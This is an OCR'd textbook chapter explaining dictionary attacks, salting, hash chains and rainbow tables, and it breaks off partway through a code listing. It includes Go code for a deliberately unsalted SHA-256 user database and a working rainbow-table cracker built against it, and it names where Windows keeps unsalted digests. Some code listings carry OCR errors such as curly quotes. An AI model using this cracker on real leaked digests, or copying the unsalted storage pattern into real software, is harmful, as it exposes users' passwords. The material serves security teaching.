
Collision attacks are very intricate in nature and require a deep understanding of the underlying file/data format to exploit them in the wild. In practice, there have been other attacks that exploit hash function implementations without resorting to collisions. We shall now look at two of these attacks. If you are curious about collision attacks and want to explore further you can find an excellent collection of the attacks and examples at: https://github.com/corkami/collisions

6.4.2 Example: Exploiting hash functions using rainbow tables

Rainbow tables are used to build a map of hash digests so that given a hash digest, a reverse lookup can be performed to find a corresponding input that can be used to generate that value. It is important to note that the hash function is not actually reversed, it is just computed many times and the results are remembered for the reverse lookup.

DICTIONARY ATTACKS AND SALTING

Let’s say a website stores hash digests and usernames in its database and the database gets leaked. How hard would it be for attackers to “crack” these digests and pass authentication checks?




Logical view of the collision
Comment Length (Collision Block)
Short Comment
Long Comment (Data A is parsed as a comment)
Header
Next field: Comment
Data A
Data B
File A, with collision block A
Header
Next field: Comment
Comment Length (Collision Block A with short length)
Short Comment
Data A
Hash digests are the same for both File A & File B because of the collision block
File B, with collision block B
Header
Next field: Comment
Comment Length (Collision Block B with long length)
Long Comment (Hides Data A)
Data B

Figure 6.7 The only difference between the two files is the collision block, which has the same hash digest but different values for the length of the comment field

At first glance it might seem that the attacker would need to mount a pre-image attack for each password, i.e., given a hash digest find out the original password (first pre-image) or another password that hashes to the same value (second pre-image). In practice however a far simpler method exists known as the dictionary attack. The attacker simply generates and stores digests for all *possible* passwords using the specific hash function. Actual dictionaries (i.e., word lists) are sometimes used to assist in generation of these possible passwords, but that's not strictly required. The more important point to understand is that an attacker can pre-compute hash digests of possible passwords. For example, figure 6.8 shows three rows for a dictionary attack on a website that forces its users to use only lowercase 6-character long passwords for their accounts.

Given a hash digest that is present in the table the lookup is almost instantaneous. The problem arises from the size requirements of the dictionary. In figure 6.8 we are restricting passwords to a very short length and lowercase characters, but in reality passwords can be quite long and complex (in fact, dictionary attacks are one of the reasons they are recommended to be that way). Sophisticated techniques have been demonstrated that reduce the storage requirements for the dictionary attack; we shall see one soon in the form of rainbow tables. However, it is important to understand the dictionary attack because it signifies the theoretical limitations of hashing passwords and because defenses against it are also effective against those more advanced techniques.

One such defense is known as a "salting", in which a website hashes all passwords by prefixing them with a publicly known value known as the *salt* before storing them in the database, as shown in figure 6.9. This renders all the pre-computed tables an attacker has useless, but they can always regenerate new tables using the specific salt value. It should be



Hash	Password
7378e7adaca1ba1f f0c3b28c8015b2d1 3a19b81fa8fecb6e e401067d0b0b16e1	bcjhfe
a0f34e7aba68a55a c2cc5b4a8fcda05a dde039e2c945d4d6 055a7243bf7c76d4	xjhedn
3e0ac05dcc8f31ba 705a91c7a1cc2a46 0a4f8568aa3d0bbc 2dc809176f3693b8	lhdncu
⋮	⋮

Figure 6.8 Hash digests are the keys, passwords that resulted in those digests are stored as values

clear that salting does not *prevent* dictionary attacks, it just makes them harder by requiring the attackers to generate new tables. The cost of generating new tables is quite high, so it is always recommended to salt the passwords before hashing them when storing their digests.




Figure 6.9 Salts are used to make hash function output more unpredictable, the salts are stored in plaintext along with the digest values

Unfortunately, passwords are still stored as unsalted hash digests in many cases. For example, Active Directory stores unsalted digests of users' passwords (in a file named `NTDS.DIT`). The reasons cited for continuing this practice are backwards-compatibility and the fact that if an attacker can access this database they can simply replace the hash digest with another one with a known input password. However, the problem still remains that people tend to re-use passwords, so cracking hash digests from large Active Directory databases is likely to yield useful passwords that are useful for other accounts belonging to the same user. Building a dictionary with all the possible Windows passwords is going to be quite costly (in terms of storage space), so we are now going to look at some optimizations that reduce the storage requirements for mounting a dictionary attack.

HASH CHAINS: SPACE-TIME TRADE-OFF FOR DICTIONARY ATTACKS

How big does a dictionary table need to be to crack all digests for a website? Obviously the answer is, it should contain hash digests for all possible passwords for that website. If the list of possible passwords for a website is just a 4-digit PIN, we can create a dictionary table with roughly ten thousand PINs and their corresponding hash digests. This will give us a 100% success rate for any hashed digest for that website.

As we discussed in the last section, this can get out of hand pretty quickly. If the website allows 8-digit PINs we now have to store some hundred million rows. The lookup for those digests is almost immediate, but the space requirements grow with the list of possible passwords.

A really clever way of reducing the storage requirements for implementing dictionary attacks is hash *chains*. The fundamental concept behind hash chains is a *reduction* function that deterministically converts a given hash digest into a possible password. Imagine that we are constructing a hash chain for a website that uses SHA-256 to hash the passwords and all passwords are 6-characters long and contain only lowercase values. We will create a reduction function that take an SHA-256 digest as input and returns a valid password. The critical point to understand here is that reduction functions do not *reverse* the hash function; that would defeat the one-wayness of the hash function altogether. The reduction function simply generates a new "guess" for the password by following specific constraints for that website, but crucially, it does so in a deterministic manner. Given the same hash digest as input the reduction function generates the same plaintext password. The job of the reduction function can be summarized as: "Given a hash digest, generate a possible guess (for the password) that is valid for the current scenario; and if I give you the same digest again the future generate the same guess from it". Listing 6.1 defines a possible reduction function which simply goes through the bytes of the hash digest one at a time and uses each byte to select a character from the list of valid character choices.

Listing 6.1 Go example code for reducing SHA-256 digest

```
package main

import (
  "crypto/sha256"
  "encoding/hex"
  "fmt"
)

const PasswordLength = 6
const PasswordCharset = ("ABCDEFGHIJKLMNOPQRSTUVWXYZ +
  abcdefghijklmnopqrstuvwxyz")

func ReduceSHA256Hash(digest [sha256.Size]byte) []byte {
  var result []byte
  for i := 0; i < PasswordLength; i++ {
    selector := (int(digest[i])) % len(PasswordCharset)
    if selector < 0 {
      selector += len(PasswordCharset)
    }
    value := PasswordCharset[selector]
    result = append(result, value)
  }
  return result
}
```

Reduce hashes to 6-character long alphabetical passwords

```
func main() {
  message := []byte("abcdef")
  for i := 0; i < 5; i++ {
    digest := sha256.Sum256(message)
    fmt.Printf("message: %s, digest: %s\n", message, hex.EncodeToString(
        digest[:]))
    message = ReduceSHA256Hash(digest)
  }
}
```

Listing 6.2 Output for listing 6.1

```
message: abcdef, digest: bef57ec7f53a6d40beb640a780a639c83bc29ac8a9816f1fc6c5c6dcd93c4721
message: ilWrlG, digest: 245155c08b3458762c3fe9d4d360a3350a71bd4a0efb739e1e62d94025a2742b
message: kdhkjA, digest: 9028071cd30bb65d340f620dc73dd57c549a369603238520f7d353e6c93ca7e4
message: ooHcDL, digest: a47827488d4ac5d3c6c528c3f3b9c3f00e698df040dfdeb8ad68ac0e1704b638
message: IQnUlW, digest: c80a8bf272308801a1d23c133a474d6ed2a15748f4d171304f1c9b402b28bad7
```

As we alternate between the hash and reduce functions in 6.1 we end up with a hash "chain" as visualized in figure 6.10. The reduction function being deterministic means that whenever we calculate `Reduce(bef57ec7 ... d93c4721`$_{16}$`)` it will always generate the message `ilWrlG` (a meaningless guess but a valid password according to the website rules).




Figure 6.10 Hash chains alternatively apply a hash function and a reduction function

So how does a hash chain help us in cracking hashes? As they live longer, i.e., as the chain length is increased, rainbow tables *remember* more digest values. When we look at the hash chain in figure 6.10, we know that the reduction function is something we as attackers came up with, but that doesn't take away from the fact that the hash function is still the same as the real website and if you hash `ilWrlG` you *do* get the digest value `245155c0 ... 25a2742b`$_{16}$. That means if a user's hash digest is `245155c0 ... 25a2742b`$_{16}$we can log in to their account by using `ilWrlG` as the password. The important part is that the *space requirements* do not grow as the chain grows longer. If we store just the starting message and the ending digest in a table, the chain effectively remembers all the hash digests that it saw during the pre-computation (table generation) phase. Even when storing just the starting and ending values, the chain *remembers* that `Reduce(a4782748 ... 1704b638`$_{16}$`)` is reachable by hashing `ooHcDL`. We can now dive into how lookups are performed on hash chains.

Figure 6.11 demonstrates this with two chains that each contain four hash digests H_0, H_1, H_2 and H_3. Each digest is reached by applying the hash function to the message preceding it, i.e., $H_0 = H(M_0)$; while each message is the result of applying the reduction function to the previous digest, i.e., $M_1 = R(H_0)$. We do not need to store the intermediate digests or values, we just store M_0 as the starting point and H_3 as the end point in our table of hash chains.




Figure 6.11 Hash chains reduce space requirements for storing guesses along with hash digests

Let's say we are trying to crack the value `46d5a089 ... e36034a6`$_{16}$. We see that it's the same value as H_3 in one of the rows. We do *not* know what value produced it since the table only stores the starting point, but it should now be obvious that we can "walk" the chain again starting from the same point, and we'll eventually hit the same digest value. This time, while walking, we can remember the preceding message value and output that as the result after a digest match. In the current example we will output `YYwnti` as the result of cracking `46d5a089 ... e36034a6`$_{16}$. The end point of the first chain contained the target digest in H_3, so we simply picked that chain and walked it until we found the corresponding value that produces this digest.

Now imagine that we are trying to crack the digest `b4e8cc5b ... fb0fc9db`$_{16}$. We search our table but find no endpoint that matches the digest. Here comes the fun part, the table still "remembers" this hash, we just need to be more creative in our lookup. If we apply the reduction and hash functions once each to our target digest we will end up reaching the digest value that *is* present in the table. That is, our desired hash digest is equal to H_2 and the end point is equal to $H(R(H_2))$. In other words, given a hash digest that we need to crack using this table, we can build a chain by applying the reduction and hash function to it as many times as our original chains, and if at any point the digest equals to one of the end points in the table we can use the corresponding start point to revisit the chain and find the corresponding message that generated the digest. Even though the actual table that we stored contained only one start point and one end point, it helped us crack a digest in the middle. We effectively traded *space* (for the table storage) for *time* (lookups are slower now since for each digest we are trying to crack we need to build a chain). Hash chains are therefore a great example of *space-time tradeoff* in cryptographic attacks.

RAINBOW TABLES: AVOIDING MERGING OF HASH CHAINS

Figure 6.11 shows multiple hash chains stored in a table for reverse lookup. This can be called a "hash table", and ideally all hash chains (i.e., all rows) should end in different values in order to maximize the coverage of this table. However, hash chains rely crucially on the reduction function and how the function "distributes" incoming digests to the broadest possible range of valid guesses. The problem is, reduction functions are not collision-resistance as hash functions are, so we inevitably run into multiple hash digests that get reduced to the same value as shown in figure 6.12. We see two chains, but applying our reduction function from listing 6.1 eventually merges these chains at the value `tjjeRx`. From that point onwards we are wasting resources as both chains will have exact same values and eventually the same end-point.




Figure 6.12 Examples of merging hash chains

Rainbow tables use a clever trick to avoid merging hash chains: they use a reduction function that takes not only an input hash digest to map to a message, but also a column/iteration argument that "tweaks" the reduction. We previously defined a reduction function *R* in listing 6.1 that mapped the hash digest `bef57ec7 ... d93c4721`$_{16}$ to the message `ilWrlG`. This function will always generate the same value for the same digest (as part of requirements for being deterministic). We can modify the reduction function to take a column as input and use that to tweak its output as shown in listing 6.3. The new reduction function will reduce `bef57ec7 ... d93c4721`$_{16}$ to `ilWrlG` on column 0 as before, but if we specify the column as 1 the resulting value will be `jkXqkH`.

Listing 6.3 Reduction function taking column as an input

```
import (
  ”crypto/sha256”
  ”encoding/hex”
  ”fmt”
)

const PasswordLength = 6
const PasswordCharset = (”ABCDEFGHIJKLMNOPQRSTUVWXYZ” +
  ”abcdefghijklmnopqrstuvwxyz”)

func ReduceSHA256Hash(digest [sha256.Size]byte, column int) []byte {
  var result []byte
  for i := 0; i < PasswordLength; i++ {
    selector := (int(digest[i]) ^ column) % len(PasswordCharset)
    if selector < 0 {
      selector += len(PasswordCharset)
    }
    value := PasswordCharset[selector]
    result = append(result, value)
  }
  return result
}
```

`column` **ensures same digest can be reduced to different values**

Previously (with the un-keyed reduction function), the chances of two hash chains merging were quite high as the reduction function was by design not collision resistant, now the chances of merging chains are reduced drastically because the collision must happen on the *same* column for two different chains to end up repeating the same values. This is shown in figure 6.13. Reduction functions in column 0 have been grouped together in a blue box, column 1 in a pink box and column 2 in a yellow box respectively. We are still storing only the starting message and the ending digest like before, but the reduction functions have been tweaked to avoid hash chains merging on the same values and wasting resources. This will make table generation and lookup slightly slower but with the added advantage of much fewer chain collisions than before.

If we denote a color for each column as depicted by their inventor Philippe Oechslin in early 2000s we will end up with makings of a rainbow as shown in figure 6.14. Interestingly, Oechslin's paper illustrated the table in black and white, but his presentation at the Crypto 2003 used colors to indicate different reduction functions for each column and the term "rainbow tables" became almost synonymous with the practice of cracking hash digests.

IMPLEMENTING A USER DATABASE VULNERABLE TO DICTIONARY ATTACKS

We briefly discussed Windows storing unsalted hash digests (for local user accounts and at the domain controller for Active Directory users), which in turn makes dictionary attacks quite useful for recovering the original passwords. We are going to now replicate this model for our example, so that we can exploit it in the next section using a rainbow table. Listing 6.4 shows a rudimentary user database that stores hash digests for its users' passwords as shown on line 14. Valid passwords are six-characters long and can contain either upper-case or lower-case letters of the alphabet. Line 29 calculates the hash digest for a new user's password during registration. During authentication, a new password is




Figure 6.13 Rainbow tables tweak reduction functions per column to avoid hash chain collisions




Figure 6.14 There are no unicorn reduction functions

provided which is hashed and compared to the digest stored in the database, as expressed in lines 36 - 47. The authentication process fails if the user is not found in the database or if the digest values (the stored one and the newly calculated one) do not match.

Listing 6.4 `ch06/rainbow_table/impl_rainbow_table/impl_rainbow_table.go`

```go
package impl_rainbow_table

import (
  "crypto/sha256"
  "encoding/hex"
  "errors"
  "math/rand"
  "time"
)

const PasswordLength = 6
const PasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"

type UserDatabase struct {
  Hashes map[string]string
}

func NewUserDatabase() *UserDatabase {
  return &UserDatabase{
    Hashes: make(map[string]string),
  }
}

func (db *UserDatabase) RegisterUser(username string, password string) error {
  if _, ok := db.Hashes[username]; ok {
    return errors.New("username already registered")
  }

  passwordHash := sha256.Sum256([]byte(password))
  db.Hashes[username] = hex.EncodeToString(passwordHash[:])

  return nil
}

func (db *UserDatabase) AuthenticateUser(username string, password string) bool {
  passwordHash := sha256.Sum256([]byte(password))

  expectedHashHex, ok := db.Hashes[username]
  if !ok {
    return false
  }
  passwordHashHex := hex.EncodeToString(passwordHash[:])
  if expectedHashHex == passwordHashHex {
    return true
  }

  return false
}
```

← **Passwords look like "DfoYHf", "zmbtCv" etc.**

← **The attacker can dump the hash digests of registered users**

← **SHA-256 digests are stored instead of plaintext passwords**

We do not want the plaintext passwords to be available to our `exploit_rainbow_table` package in Go, so we add a couple of functions to register a user with a random password that will be used by the exploit code to populate the database (without exposing the password), as shown in listing 6.5.

Listing 6.5 `ch06/rainbow_table/impl_rainbow_table/impl_rainbow_table.go`

```go
func GenerateRandomPassword(length int) string {
  var seededRand *rand.Rand = rand.New(rand.NewSource(time.Now().UnixNano()))
  b := make([]byte, length)
  for i := range b {
    b[i] = PasswordCharset[seededRand.Intn(len(PasswordCharset))]
  }
  return string(b)
}

func (db *UserDatabase) RegisterUserWithRandomPassword(username string) error
     {
  randPw := GenerateRandomPassword(PasswordLength)
  return db.RegisterUser(username, randPw)
}
```

USING RAINBOW TABLES TO CRACK HASH DIGEST IN BULK

We are now ready to put everything we've learned about rainbow tables to practice. To recap:

- Passwords should not be directly stored in databases. A common practice is to hash them and store the digests.
- If the database gets leaked an attacker needs to crack the digests to find passwords that can be used to pass authentication checks.
- An attacker can calculate digests for all valid passwords on a website and do a reverse lookup to crack the hash digests. This is known as a dictionary attack.
- Dictionary attacks are made harder when hashing the passwords alongside a salt value because the same generic "dictionaries" lose their utility and new dictionaries have to be built.
- Hash chains are a form of space-time trade off. A reduction function maps hash digests to some valid password in a deterministic fashion. This function is applied alternatively with the hash function to build a chain. Only the starting and end points need to be stored in a table. Hash chains "remember" the hashes they have seen.
- When cracking a digest with a hash chain, a new chain is built for lookup and if any of the hashes match the end digest for an existing chain in the table, the corresponding starting point can be used to find the message that results in the target hash.
- Hash chains end up merging because the reduction function is not collision-resistant. This wastes resources as two chains with different start points end up having the same end points.

- Hash chain collisions are reduced by tweaking the reduction function based on the current column in the table, also in a deterministic manner. Each column's reduction function can be shown in a different color, giving rise to the "rainbow" terminology.

We start by converting our reduction function from listing 6.3 to Go, as shown on line 17 of listing 6.6. As in the Python code, the reduction function takes a `column` parameter as input and uses it on line 20 to tweak the next guess. Our rainbow table is going to be just a Go map; the ending hash digests for each chain will become keys and the values will denote the starting point of the chain. We create a type alias on line 15 so that we can define methods on our `RainbowTable` type.

Listing 6.6 `ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table.g`

```
 1  package exploit_rainbow_table
 2
 3  import (
 4    "bytes"
 5    "crypto/sha256"
 6    "encoding/hex"
 7    "errors"
 8    "fmt"
 9
10    "github.com/krkhan/crypto-impl-exploit/ch06/rainbow_table/
          impl_rainbow_table"
11  )
12
13  const ChainLength = 1000
14
15  type RainbowTable map[string]string    ← Dictionary of [EndDigest] = StartMessage
16
17  func ReduceSHA256Hash(digest [sha256.Size]byte, column int) []byte {
18    var result []byte
19    for i := 0; i < impl_rainbow_table.PasswordLength; i++ {
20      selector := (int(digest[i]) ^ column) % len(impl_rainbow_table.
            PasswordCharset)
21      if selector < 0 {
22        selector += len(impl_rainbow_table.PasswordCharset)
23      }
24      value := impl_rainbow_table.PasswordCharset[selector]
25      result = append(result, value)
26    }
27    return result
28  }
```

A rainbow table goes through two major phases:

1. Generation phase: Where more rows are added to the table by starting from a random (valid) password and applying the hash and reduction functions alternatively.
2. Lookup phase: Where a similar chain is built for each target hash digest and compared to the endpoints in the table.

When we add more rows, the rainbow table consumes more *space*. On the other hand, when we increase the chain length, generation and lookups both take more *time*. In either case, the "coverage" of the rainbow table is increased as it sees and remembers more hashes. The space-time trade-off in rainbow tables is a very interesting example of engineering decisions and compromises that are encountered while attacking cryptography. At the end of the day rainbow table attacks are just dictionary attacks, but instead of constructing exabytes of tables to store each hash digest for a dictionary lookup the rainbow table remembers more information at the cost of slower lookups. For our attack we have chosen a chain length of 1000, as indicated on line 13 of listing 6.6.

Listing 6.7 shows the code for populating our rainbow table. Line 36 generates a new random starting point for each row. Lines 40 - 41 apply the hash function and (the current column's) reduction function alternatively to produce the next value in the chain. No matter how long the chain, we store only the ending digest and the starting value; as shown on line 43.

Listing 6.7 ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table.go

```
30  func (table *RainbowTable) PopulateRainbowTable(rows int) {
31    for i := 0; i < rows; i++ {
32      if i%1000 == 0 {
33        fmt.Printf(”generated %d/%d rows (%.2f%%)\r”, i, rows, float64(i)/
              float64(rows)*100.0)
34      }
35
36      start := impl_rainbow_table.GenerateRandomPassword(impl_rainbow_table.
            PasswordLength)      ← Generate new start point for this row

37      message := start
38      var hashDigest [sha256.Size]byte
39      for column := 0; column < ChainLength; column++ {
40        hashDigest = sha256.Sum256([]byte(message))
41        message = string(ReduceSHA256Hash(hashDigest, column))      ← Apply $R_{column}(H(...))$
42      }
43      (*table)[hex.EncodeToString(hashDigest[:])] = start
44    }
45    fmt.Printf(”\tgenerated %d total rows successfully\n”, rows)
46  }
```

To understand how lookup would work for our table, we need to take another look at our rainbow table as shown in figure 6.15. Once we reach the lookup stage we do not have the middle values of the hash chain stored in the table (i.e., the whole point of time-space trade-off). I have previously mentioned my immense fascination with the analogy that the table “remembers” all the hashes it has seen. What that means is that for if we have to crack any of the green hash digests shown in the figure we can do so by rebuilding a chain, let's see how that works.

Imagine that the hash we are trying to crack is denoted by H_T. If H_T happens to be one of the endpoints in the table our lookup is instantaneous, i.e., $H_{end} = H_3 = H_T$. What happens if H_T was instead visited by the table in the second-last step, i.e., in the yellow reduction column corresponding to R_2? The ending digest will now be equal to $H(R_2(H_T))$. Similarly, for the middle column an extra application will be needed, and the ending digest will be equal to $H(R_2(H(R_1(H_T))))$. We have added extra labels to each column's box to denote how the endpoint corresponds to that column's visited hash digest.




Figure 6.15 Rainbow tables tweak reduction functions per column to avoid hash chain collisions

Our lookup process can therefore be boiled down to:

- Given a target hash H_T, see if any of the endpoints are equal to H_T. If they are, traverse this chain to find the corresponding message. Otherwise, move on to the next step.
- Apply the $H(R_n(\ldots))$ functions alternatively for the length of the entire chain to see if the resulting value matches any endpoints. R_n needs to be tweaked according to each column.
- If the target hash H_T matches any ending digest values in any of the chains, we can use the corresponding starting message to walk through the chain again until we hit H_T, at which point we output the message immediately before it in the chain. If H_T does not appear the chain even after an endpoint match we have hit a "false alarm" where our chain does not have the target digest but still produced an endpoint match because of merging chains (which should be unlikelier now that our reduction functions are tweaked per column).

Listing 6.8 implements these steps in Go. We traverse all the columns backwards starting from `ChainLength - 1` on the for loop starting on line 49. For each column, we calculate what the ending hash digest would look like if H_T was visited in any of the rows in that column. To calculate the endpoint we apply H and R_n appropriate times in the for loop on line 53. If this endpoint is found in the table we traverse the corresponding chain on line 59 using a function called `traverseChain(...)` which we have not defined yet. If we exhaust all columns without finding a match we return an error signifying the attack has failed.

Listing 6.8 ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table.go

```
func (table *RainbowTable) CrackSHA256Hash(targetDigest [sha256.Size]byte)
    ([]byte, error) {
  for startColumn := ChainLength - 1; startColumn >= 0; startColumn-- {

    candidate := targetDigest

    for column := startColumn; column < ChainLength-1; column++ {
      candidate = sha256.Sum256(ReduceSHA256Hash(candidate, column))
    }

    if start, ok := (*table)[hex.EncodeToString(candidate[:])]; ok {

      message, err := traverseChain(targetDigest, start)

      if err == nil {
        fmt.Printf(”\tstart: %s ... (%03d) message: %s -> digest: %s\n”,
          start, startColumn, message, hex.EncodeToString(targetDigest[:]))
        return message, nil
      }

    }
  }

  return nil, errors.New(”no hits in the table”)
}
```

Walk all the columns backwards

Construct endpoint for this column

Find corresponding message (listing 6.9)

If we find a hit in our table, i.e., the endpoint digest tells us that the target hash lives somewhere in its chain, we need to revisit the chain as shown in listing 6.9. Subsequently, if we find the target hash in the chain we return the message before it. If we do not, we return an error denoting a “false alarm”. A false alarm can happen when the target hash's chain collides with the current chain. The chances of this happening are lower now that our reduction functions are keyed by column, but it can still happen because the reduction function is still not built with collision-resistance in mind (as opposed to the hash function). In fact, they cannot be collision resistant as they are mapping a very large input space (all possible hash digests) to a very small output space of just the valid passwords.

Listing 6.9 ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table.go

```
func traverseChain(originalDigest [sha256.Size]byte, start string) ([]byte,
    error) {
  message := start
  for column := 0; column < ChainLength; column++ {
    hashDigest := sha256.Sum256([]byte(message))
    if bytes.Equal(hashDigest[:], originalDigest[:]) {
      return []byte(message), nil
    }
    message = string(ReduceSHA256Hash(hashDigest, column))
  }
  return nil, errors.New(”false alarm”)
}
```

It's time to put our rainbow table implementation to test. We define a function called `generateOrLoadTable()`. The function either generates a new table, populates it with 5 million rows, and stores it into a JSON; or it loads the table from the JSON file if it already exists. The code for this is pretty straightforward and is shown in listing 6.10.

Listing 6.10 `ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table_t`

```
package exploit_rainbow_table

import (
  "crypto/sha256"
  "encoding/hex"
  "encoding/json"
  "errors"
  "fmt"
  "os"
  "path/filepath"
  "testing"
  "time"

  "github.com/krkhan/crypto-impl-exploit/ch06/rainbow_table/
      impl_rainbow_table"
)

func fileExists(filename string) bool {
  _, err := os.Stat(filename)
  if os.IsNotExist(err) {
    return false
  }
  return err == nil
}

func generateOrLoadTable() (*RainbowTable, error) {
  jsonPath := filepath.Join("testdata", "table.json")

  var table RainbowTable
  if !fileExists(jsonPath) {
    table = make(RainbowTable)
    table.PopulateRainbowTable(5000000)    ← Defined in listing 6.7
    file, err := os.Create(jsonPath)
    if err != nil {
      return nil, errors.New(fmt.Sprintf("error creating %s: %s", jsonPath,
          err))
    }
    defer file.Close()

